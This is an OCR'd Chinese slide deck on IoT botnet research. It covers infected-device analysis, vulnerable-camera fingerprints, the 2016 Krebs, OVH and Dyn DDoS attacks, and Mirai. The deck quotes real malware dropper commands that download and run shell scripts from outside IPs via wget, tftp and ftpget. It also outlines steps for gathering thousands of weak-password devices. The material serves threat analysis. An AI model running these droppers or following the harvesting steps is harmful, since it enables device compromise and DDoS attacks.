
搜索任何接入网络的设备



研究姿势-肉鸡样本分析

- 监控进程、网络连接等
- 抓包获取 “肉鸡端” 和 “cc 服务器”之间的通信数据
- 逆向样本获取更多有用的信息


```
root      1212 S    sh -c cd /tmp&& wget http://104.223.180.39:6521/8888
root      1913m S    ./8888
root      27628 S    ./12345
```





```
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm -f *;busybox
wget http://208.73.23.43/one.sh || wget http://208.73.23.43/one.sh || busybo
x ftpget 208.73.23.43 four.sh four.sh || ftpget 208.73.23.43 four.sh four.sh
 || busybox tftp -r two.sh -g 208.73.23.43 || tftp -r two.sh -g 208.73.23.43
 || busybox tftp 208.73.23.43 -c get three.sh || tftp 208.73.23.43 -c get th
ree.sh;sh one.sh || sh two.sh || sh three.sh || sh four.sh;rm -f *;exit &
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox
/3.5.3
Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Fire
fox/3.5.3 (.NET CLR 3.5.30729)
Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 F
irefox/3.5.3 (.NET CLR 3.5.30729)
```

举个栗子 – 如何在1分钟之内获取1w个肉鸡

1. 在感染了mirai样本的蜜罐上抓包获取IP 、弱口令



2. telnet 登录获取banner信息




3. 根据banner搜索更多同类型设备


Where ?


问题这么多，姿势也学会了，这些对象都分布在哪里？


地理位置 分布

截止到9月底，我们对全球已知的高危摄像头进行了统计，数量超过2,500,000.










指纹特征分布


```
HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 07:02:26 GMT
Server: DNVRS-Webs
ETag: "0-654-62d"
Content-Length: 1581
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Mon, 13 Apr 2015 07:03:33 GMT
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 10:26:26 GMT
Server: App-webs/
ETag: "71b-746-5421285f"
Content-Length: 1862
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Tue, 23 Sep 2014 07:59:27 GMT
```



部分高危网络摄像头特征统计分布

IoT & Botnet



介绍由IoT设备发起的大规模攻击事件

分析当前比较活跃的、基于IoT的botnet

攻击事件回顾

IoT-botnet attack against **Krebs**

信息安全记者Brian Krebs在自己的网站krebsonsecurity.com发布有关vDoS做黑产的相关报道

vDoS的成员被捕（两名成员做提供DDoS攻击服务：两年获利60W刀）

9月21日，krebsonsecurity.com遭受了620G的攻击

akamai停止为其提供免费服务（之前曾为其提供免费的抗DDoS服务）

在网站离线一周之后，google的project shield接手该网站的防护服务，之后恢复运营

620G


IoT-botnet attack against OVH

1T

Octave Klaba / Oles @olesovhcom · 9月22日

Last days, we got lot of huge DDoS. Here, the list of "bigger that 100Gbps" only. You can see the simultaneous DDoS are close to 1Tbps !

```
log /home/vac/logs/vac.log-last | egrep "pps\|.....
bps" | awk '{print $1,$2,$3,$6}' | sed "s/ /|/g" | cut -f
1,2,3,7,8,10,11 -d '|' | sed "s/.....bps/Gbps/" | sed
"s/.....pps/Mpps/" | cut -f 2,3,4,5,6,7 -d ":" | sort | g
rep "gone" | sed "s/gone|//"
Sep|18|10:49:12|tcp_ack|20Mpps|232Gbps
Sep|18|10:58:32|tcp_ack|15Mpps|173Gbps
Sep|18|11:17:02|tcp_ack|19Mpps|224Gbps
Sep|18|11:44:17|tcp_ack|19Mpps|227Gbps
Sep|18|19:05:47|tcp_ack|66Mpps|735Gbps
Sep|18|20:49:27|tcp_ack|81Mpps|360Gbps
Sep|18|22:43:32|tcp_ack|11Mpps|136Gbps
Sep|18|22:44:17|tcp_ack|38Mpps|442Gbps
Sep|19|10:13:57|tcp_ack|10Mpps|117Gbps
Sep|19|11:53:57|tcp_ack|13Mpps|159Gbps
Sep|19|11:54:42|tcp_ack|52Mpps|607Gbps
Sep|19|22:51:57|tcp_ack|10Mpps|115Gbps
Sep|20|01:40:02|tcp_ack|22Mpps|191Gbps
Sep|20|01:40:47|tcp_ack|93Mpps|799Gbps
Sep|20|01:50:07|tcp_ack|14Mpps|124Gbps
Sep|20|01:50:32|tcp_ack|72Mpps|615Gbps
Sep|20|03:12:12|tcp_ack|49Mpps|419Gbps
Sep|20|11:57:07|tcp_ack|15Mpps|178Gbps
Sep|20|11:58:02|tcp_ack|60Mpps|698Gbps
Sep|20|12:31:12|tcp_ack|17Mpps|201Gbps
Sep|20|12:32:22|tcp_ack|50Mpps|587Gbps
Sep|20|12:47:02|tcp_ack|18Mpps|210Gbps
Sep|20|12:48:17|tcp_ack|49Mpps|572Gbps
Sep|21|05:09:42|tcp_ack|32Mpps|144Gbps
Sep|21|20:21:37|tcp_ack|22Mpps|122Gbps
Sep|22|00:50:57|tcp_ack|16Mpps|191Gbps
You have new mail in /var/mail/root
```



Octave Klaba / Oles
@olesovhcom

正在关注

This botnet with 145607 cameras/dvr (1-30Mbps per IP) is able to send >1.5Tbps DDoS. Type: tcp/ack, tcp/ack+psh, tcp/syn.

查看翻译

转推 620　喜欢 420

上午5:31 - 2016年9月23日

620　420

回复 @olesovhcom

Octave Klaba / Oles @olesovhcom · 9月26日
+6857 new cameras participated in the DDoS last 48H.

65　58


查看其他回复

Octave Klaba / Oles @olesovhcom · 9月28日
+15654 new cctv participated in the DDoS last 48H.

35　37

查看其他回复

IoT-botnet attack against DYN



第一发

The First DDoS attack began at 7:00 a.m. (EDT) and was resolved by 9:20 a.m.

第二发


A second attack was reported at 11:52 a.m. and Internet users began reporting difficulties accessing websites.

第三发

A third attack began in the afternoon, after 4:00 p.m.At 6:11 p.m., Dyn reported that they had resolved the issue.

基于IoT的Botnet分析

IoT-botnet 特征



IoT botnet

mirai	•当前最火的botnet
luabot	•对抗性比较强的botnet
luabot → mirai mirai → other mirais	•黑吃黑

Mirai简介

2016.09.01
- malwaremustdie 发布了一份 mirai逆向分析报告

